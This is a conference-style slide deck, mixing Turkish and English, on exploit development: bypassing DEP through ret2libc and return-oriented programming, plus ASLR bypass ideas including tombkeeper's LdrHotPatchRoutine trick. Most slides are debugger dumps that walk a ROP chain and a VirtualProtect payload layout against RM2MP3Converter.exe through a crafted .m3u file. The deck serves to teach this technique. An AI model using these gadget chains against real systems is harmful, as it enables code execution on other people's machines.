DEP Bypass / ROP

Exploit Development Thrift Shop

Canberk BOLAT

whoami

- Canberk Bolat
  - Security Researcher
    - Mavituna Security (@Netsparker)
  - App Security, Reverse Eng, Fuzzing etc...
  - Blogger
    - http://cbolat.blogspot.com
  - Tweeter
    - @cnbrkbolat

DEP

- Data Execution Prevention
  - *Data Execution Prevention (DEP) is a set of hardware and software technologies that perform additional checks on memory to help prevent malicious code from running on a system.*
  - *The primary benefit of DEP is to help prevent code execution from data pages. Typically, code is not executed from the default heap and the stack. Hardware-enforced DEP detects code that is running from these locations and raises an exception when execution occurs. Software-enforced DEP can help prevent malicious code from taking advantage of exception-handling mechanisms in Windows.*

DEP


Data Execution Prevention - Microsoft Windows
To help protect your computer, Windows has closed this program.
Name: Windows Explorer
Publisher: Microsoft Corporation
Close Message
Data Execution Prevention helps protect against damage from viruses and other security threats. What should I do?

DEP

- NX bit (*Never eXecute*) CPU feature
  - Stack ve Heap üzerinden kod çalıştırılmasını engellemekte
  - Neredeyse tüm modern işletim sistemleri ve CPU'lar desteklemektedir
- DEP ile hafıza üzerinden kod çalıştırmak mümkün değil

DEP Bypass

- ret2libc
  - Find addr of system()
  - Set return value of system()
  - Set arg of system()
  - Bingo!

```
      system()                    = 0x28085260
      system() return address          = SEXY (word)
      /bin/sh                          = 0xbfbffe25

|---------------------------|-------------------|--------------|---------------|
|        28 A's             |    0x28085260     |      SEXY    |   0xbfbffe25  |
|---------------------------|-------------------|--------------|---------------|
                     args             EBP           EIP
```

Bypassing non-executable-stack during exploitation using return-to-libc by c0ntex

DEP Bypass

- ROP
  - Return Oriented Programming
  - Code re-use tekniği
    - Hafızada mevcut halde bulunan adreslere peş peşe gidip kod çalıştırmak
    - Exploit development thrift shop :)
  - Puzzle
  - Gadgets

ROP

- Gadget
  - Hafızada bulunan kod parçaları
  - RETN ve türevleri ile sonlanan
  - POP/PUSH/ADD/NEG v.b işlemleri yapan instruction'lar barındıran kod parçaları

Gadget:
0x7C102030 PUSH EAX
0x7C102031 POP ECX
0x7C102032 POP ESI
0x7C102033 RETN

Stack:
0x7C102030
0xDEADBEEF
0x10014060
0x41414141

ROP

- Gadget
  - Mona.py gibi eklentiler ile gadget bulunabilir
  - Debugger'in search ozelligi varsa bulunabilir
  - Disassembler yardımı ile bulunabilir
  - Kendi basit disassembler'iniz ile :)
    - @yasinsurer ile ruby'de bu tarz bir şey yapmıştık ELF ve PE binary'ler için zor değil!

ROP

```
Makine   Aygıtlar   Yardım
Immunity Debugger - RM2MP3Converter.exe - [CPU - main thread
File  View  Debug  Plugins  ImmLib  Options  Window  Help  Jobs
                                                   l  e  m  t
1002DC2A  C3              RETN
1002DC2B  DD45 08         FLD QWORD PTR SS:[EBP+8]
1002DC2E  DC1D B0210310   FCOMP QWORD PTR DS:[100321B0]
1002DC34  DFE0            FSTSW AX
1002DC36  9E              SAHF
1002DC37  8BC1            MOV EAX,ECX
1002DC39  75 0B           JNZ SHORT MSRMfilt.1002DC46
1002DC3B  F7D8            NEG EAX
1002DC3D  1BC0            SBB EAX,EAX
1002DC3F  24 E0           AND AL,0E0
1002DC41  83C0 40         ADD EAX,40
1002DC44  5D              POP EBP
1002DC45  C3              RETN
1002DC46  F7D8            NEG EAX
1002DC48  1BC0            SBB EAX,EAX
```

```
Registers (FPU)
EAX 00000001
ECX 7C91003D ntdll.7C91003D
EDX 003F0000
EBX 00104A58
ESP 000FF730
EBP 00343E98 ASCII "E:\rop.m3u"
ESI 77C5FCE0 msvcrt.77C5FCE0
EDI 000069A1

EIP 1002DC2A MSRMfilt.1002DC2A

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty 2.7234471134862122000e-304
ST1 empty -1.#QNAN0000000000000000
ST2 empty 2.6202452374392215000e-304
ST3 empty 1.1181577038499795000e-188
ST4 empty 2.6206485382297702000e-304
ST5 empty 0.0000000000000000000
ST6 empty -1.#QNAN0000000000000000
ST7 empty 1.2519775166695107000e-312
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

000FF730  1002E796 ûr@▶ MSRMfilt.1002E796
000FF734  44444444 DDDD
000FF738  88888888 êêêê
000FF73C  1002DC4C L▬@▶ MSRMfilt.1002DC4C
000FF740  C00FFEEE ∟■☼└
000FF744  100155D7 ╪U@▶ MSRMfilt.100155D7
000FF748  43434343 CCCC
000FF74C  43434343 CCCC
000FF750  43434343 CCCC
000FF754  43434343 CCCC
000FF758  43434343 CCCC
000FF75C  43434343 CCCC
000FF760  43434343 CCCC
000FF764  43434343 CCCC
000FF768  43434343 CCCC
000FF76C  43434343 CCCC
```

ROP

```
1002E796  58              POP EAX
1002E797  5D              POP EBP
1002E798  C3              RETN
1002E799  33C0            XOR EAX,EAX
1002E79B  5D              POP EBP
1002E79C  C3              RETN
1002E79D  CC              INT3
1002E79E  CC              INT3
1002E79F  CC              INT3
1002E7A0  55              PUSH EBP
1002E7A1  8BEC            MOV EBP,ESP
1002E7A3  56              PUSH ESI
1002E7A4  33C0            XOR EAX,EAX
1002E7A6  50              PUSH EAX
1002E7A7  50              PUSH EAX
1002E7A8  50              PUSH EAX
1002E7A9  50              PUSH EAX
1002E7AA  50              PUSH EAX
1002E7AB  50              PUSH EAX
1002E7AC  50              PUSH EAX
1002E7AD  50              PUSH EAX
1002E7AE  8B55 0C         MOV EDX,DWORD PTR SS:[EBP+C]
1002E7B1  8D49 00         LEA ECX,DWORD PTR DS:[ECX]
1002E7B4  8A02            MOV AL,BYTE PTR DS:[EDX]
1002E7B6  0AC0            OR AL,AL
1002E7B8  74 07           JE SHORT MSRMfilt.1002E7C1
1002E7BA  42              INC EDX
1002E7BB  0FAB0424        BTS DWORD PTR SS:[ESP],EAX
1002E7BF ^EB F3           JMP SHORT MSRMfilt.1002E7B4
1002E7C1  8B75 08         MOV ESI,DWORD PTR SS:[EBP+8]
1002E7C4  8A06            MOV AL,BYTE PTR DS:[ESI]
1002E7C6  0AC0            OR AL,AL
1002E7C8  74 0A           JE SHORT MSRMfilt.1002E7D4
1002E7CA  46              INC ESI
1002E7CB  0FA30424        BT DWORD PTR SS:[ESP],EAX
1002E7CF ^73 F3           JNB SHORT MSRMfilt.1002E7C4
1002E7D1  8D46 FF         LEA EAX,DWORD PTR DS:[ESI-1]

Stack [000FF738]=88888888
EBP=00343E98, (ASCII "E:\rop.m3u")
```

```
Registers (FPU)
EAX 44444444
ECX 7C91003D ntdll.7C91003D
EDX 003F0000
EBX 00104A58
ESP 000FF738
EBP 00343E98 ASCII "E:\rop.m3u"
ESI 77C5FCE0 msvcrt.77C5FCE0
EDI 000069A1

EIP 1002E797 MSRMfilt.1002E797

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty 2.7234471134862122000e-304
ST1 empty -1.#QNAN0000000000000000
ST2 empty 2.6202452374392215000e-304
ST3 empty 1.1181577038499795000e-188
ST4 empty 2.6206485382297702000e-304
ST5 empty 0.0000000000000000000
ST6 empty -1.#QNAN0000000000000000
ST7 empty 1.2519775166695107000e-312
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
000FF738  88888888 êêêê
000FF73C  1002DC4C L▬☻▶ MSRMfilt.1002DC4C
000FF740  C0FFEEE  è▬*└
000FF744  100155D7 ╪U0▶ MSRMfilt.100155D7
000FF748  43434343 CCCC
000FF74C  43434343 CCCC
000FF750  43434343 CCCC
000FF754  43434343 CCCC
000FF758  43434343 CCCC
000FF75C  43434343 CCCC
000FF760  43434343 CCCC
000FF764  43434343 CCCC
000FF768  43434343 CCCC
000FF76C  43434343 CCCC
000FF770  43434343 CCCC
000FF774  43434343 CCCC
```

ROP

```
1002DC4C  05 00010000      ADD EAX,100
1002DC51  5D               POP EBP
1002DC52  C3               RETN
1002DC53  55               PUSH EBP
1002DC54  8BEC             MOV EBP,ESP
1002DC56  53               PUSH EBX
1002DC57  56               PUSH ESI
1002DC58  8B75 0C          MOV ESI,DWORD PTR SS:[EBP+C]
1002DC5B  33DB             XOR EBX,EBX
1002DC5D  3BF3             CMP ESI,EBX
1002DC5F  74 15            JE SHORT MSRMfilt.1002DC76
1002DC61  395D 10          CMP DWORD PTR SS:[EBP+10],EBX
1002DC64  74 10            JE SHORT MSRMfilt.1002DC76
1002DC66  8A06             MOV AL,BYTE PTR DS:[ESI]
1002DC68  3AC3             CMP AL,BL
1002DC6A  75 10            JNZ SHORT MSRMfilt.1002DC7C
1002DC6C  8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
1002DC6F  3BC3             CMP EAX,EBX
1002DC71  74 03            JE SHORT MSRMfilt.1002DC76
1002DC73  66:8918          MOV WORD PTR DS:[EAX],BX
1002DC76  33C0             XOR EAX,EAX
1002DC78  5E               POP ESI
1002DC79  5B               POP EBX
1002DC7A  5D               POP EBP
1002DC7B  C3               RETN
1002DC7C  391D 08330510    CMP DWORD PTR DS:[10053308],EBX
1002DC82  75 13            JNZ SHORT MSRMfilt.1002DC97
1002DC84  8B4D 08          MOV ECX,DWORD PTR SS:[EBP+8]
1002DC87  3BCB             CMP ECX,EBX
1002DC89  74 07            JE SHORT MSRMfilt.1002DC92
1002DC8B  66:0FB6C0        MOVZX AX,AL
1002DC8F  66:8901          MOV WORD PTR DS:[ECX],AX
1002DC92  6A 01            PUSH 1
1002DC94  58               POP EAX
1002DC95 ^EB E1            JMP SHORT MSRMfilt.1002DC78
1002DC97  8B0D 60160410    MOV ECX,DWORD PTR DS:[10041660]
1002DC9D  0FB6C0           MOVZX EAX,AL
EAX=44444444
```

```
Registers (FPU)
EAX 44444444
ECX 7C91003D ntdll.7C91003D
EDX 003F0000
EBX 00104A58
ESP 000FF740
EBP 88888888
ESI 77C5FCE0 msvcrt.77C5FCE0
EDI 000069A1

EIP 1002DC4C MSRMfilt.1002DC4C

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty 2.7234471134862122000e-304
ST1 empty -1.#QNAN00000000000000
ST2 empty 2.6202452374392215000e-304
ST3 empty 1.1181577038499795000e-188
ST4 empty 2.6206485382297702000e-304
ST5 empty 0.0000000000000000000
ST6 empty -1.#QNAN00000000000000
ST7 empty 1.2519775166695107000e-312
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

000FF740  C00FFEEE
000FF744  100155D7 MSRMfilt.100155D7
000FF748  43434343 CCCC
000FF74C  43434343 CCCC
000FF750  43434343 CCCC
000FF754  43434343 CCCC
000FF758  43434343 CCCC
000FF75C  43434343 CCCC
000FF760  43434343 CCCC
000FF764  43434343 CCCC
000FF768  43434343 CCCC
000FF76C  43434343 CCCC
000FF770  43434343 CCCC
000FF774  43434343 CCCC
000FF778  43434343 CCCC
000FF77C  43434343 CCCC
```

ROP

```
1002DC4C  05 00010000      ADD EAX,100
1002DC51  5D               POP EBP
1002DC52  C3               RETN
1002DC53  55               PUSH EBP
1002DC54  8BEC             MOV EBP,ESP
1002DC56  53               PUSH EBX
1002DC57  56               PUSH ESI
1002DC58  8B75 0C          MOV ESI,DWORD PTR SS:[EBP+C]
1002DC5B  33DB             XOR EBX,EBX
1002DC5D  3BF3             CMP ESI,EBX
1002DC5F  74 15            JE SHORT MSRMfilt.1002DC76
1002DC61  395D 10          CMP DWORD PTR SS:[EBP+10],EBX
1002DC64  74 10            JE SHORT MSRMfilt.1002DC76
1002DC66  8A06             MOV AL,BYTE PTR DS:[ESI]
1002DC68  3AC3             CMP AL,BL
1002DC6A  75 10            JNZ SHORT MSRMfilt.1002DC7C
1002DC6C  8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
1002DC6F  3BC3             CMP EAX,EBX
1002DC71  74 03            JE SHORT MSRMfilt.1002DC76
1002DC73  66:8918          MOV WORD PTR DS:[EAX],BX
1002DC76  33C0             XOR EAX,EAX
1002DC78  5E               POP ESI
1002DC79  5B               POP EBX
1002DC7A  5D               POP EBP
1002DC7B  C3               RETN
1002DC7C  391D 08330510    CMP DWORD PTR DS:[10053308],EBX
1002DC82  75 13            JNZ SHORT MSRMfilt.1002DC97
1002DC84  8B4D 08          MOV ECX,DWORD PTR SS:[EBP+8]
1002DC87  3BCB             CMP ECX,EBX
1002DC89  74 07            JE SHORT MSRMfilt.1002DC92
1002DC8B  66:0FB6C0        MOVZX AX,AL
1002DC8F  66:8901          MOV WORD PTR DS:[ECX],AX
1002DC92  6A 01            PUSH 1
1002DC94  58               POP EAX
1002DC95 ^EB E1            JMP SHORT MSRMfilt.1002DC78
1002DC97  8B0D 60160410    MOV ECX,DWORD PTR DS:[10041660]
1002DC9D  0FB6C0           MOVZX EAX,AL

Stack [000FF740]=C00FFEEE
EBP=88888888
```

```
Registers (FPU)
EAX 44444544
ECX 7C91003D ntdll.7C91003D
EDX 003F0000
EBX 00104A58
ESP 000FF740
EBP 88888888
ESI 77C5FCE0 msvcrt.77C5FCE0
EDI 000069A1

EIP 1002DC51 MSRMfilt.1002DC51

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty 2.7234471134862122000e-304
ST1 empty -1.#QNAN00000000000000
ST2 empty 2.6202452374392215000e-304
ST3 empty 1.1181577038499795000e-188
ST4 empty 2.6206485382297702000e-304
ST5 empty 0.0000000000000000000
ST6 empty -1.#QNAN00000000000000
ST7 empty 1.2519775166695107000e-312
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

000FF740  C00FFEEE
000FF744  10155D7 MSRMfilt.10155D7
000FF748  43434343 CCCC
000FF74C  43434343 CCCC
000FF750  43434343 CCCC
000FF754  43434343 CCCC
000FF758  43434343 CCCC
000FF75C  43434343 CCCC
000FF760  43434343 CCCC
000FF764  43434343 CCCC
000FF768  43434343 CCCC
000FF76C  43434343 CCCC
000FF770  43434343 CCCC
000FF774  43434343 CCCC
000FF778  43434343 CCCC
000FF77C  43434343 CCCC
```

ROP

- VirtualProtect

VirtualProtect Function

Changes the protection on a region of committed pages in the virtual address space of the calling process.

To change the access protection of any process, use the **VirtualProtectEx** function.

Syntax

```
BOOL WINAPI VirtualProtect(
  __in   LPVOID lpAddress,
  __in   SIZE_T dwSize,
  __in   DWORD flNewProtect,
  __out  PDWORD lpflOldProtect
);
```

ROP

- Payload Structure

VirtualProtect Adresi
VP() Return Adresi
lpAddress Parametresi
dwSize Parametresi
flNewProtect Parametresi
lpflOldProtect Parametresi
...
Shellcode'un Konumunu Hesaplayan Gadget'lar
VP()'ye Dönüş Gadget'ı

ROP

- Payload Structure
  - 0x7C801AD4 - *VP()'nin Adresi*
  - 0x10203040 - *Return Adresi*
  - 0x10203040 - *lpAddress parametresi*
  - 0x00000190 - *dwSize parametresi*
  - 0x00000040 - *flNewProtect parametresi* (*0x40 = PAGE_EXECUTE_READWRITE*)
  - 0x30405060 - *lpflOldProtect parametresi* (Yazılabilir bir alandaki pointer)

ROP

- Payload Structure

```
000FF744  41414141 AAÀA
000FF748  7C801AD4 ᵇ→Ç¦ kernel32.VirtualProtect
000FF74C  000FF834 4°※.
000FF750  000FF834 4°※.
000FF754  00000300 .♥..
000FF758  00000040 @...
000FF75C  10035005 ♣P♥▶ MSRMfilt.10035005
000FF760  61616161 aaaa
000FF764  61616161 aaaa
000FF768  77C4EC2B +∞─w msvcrt.77C4EC2B
```



ASLR?

ASLR?

- Heap Spray
- Non-ASLR module load
- Mem Leak
- **tombkeeper**'s LdrHotPatchRoutine trick

ASLR?

- Mem Leak
  - Read leak'ed ptr
  - Calculate mshtml base addr



ASLR?

- Disclosed by tombkeeper's at CSW13
- LdrHotPatchRoutine

```
struct HotPatchBuffer
{
    ULONG NotSoSure01;
    ULONG NotSoSure02;
    USHORT PatcherNameOffset;
    USHORT PatcherNameLen;
    USHORT PatcheeNameOffset;
    USHORT PatcheeNameLen;
    USHORT UnknownNameOffset;
    USHORT UnknownNameLen
};
```

ASLR?

- LdrHotPatchRoutine

```
7ffe0350  77bff8d4 ntdll!LdrHotPatchRoutine
```

```
0:005>
eax=02eef488 ebx=00000000 ecx=0075ea2e edx=0000006c esi=77c68218 edi=77c6020c
eip=77bffa00 esp=02eef440 ebp=02eef4d4 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ntdll!LdrHotPatchRoutine+0x12c:
77bffa00 e89dc6f9ff      call    ntdll!LdrLoadDll (77b9c0a2)
```

DEMO

- LdrHotPatchRoutine

FINITO

- Teşekkürler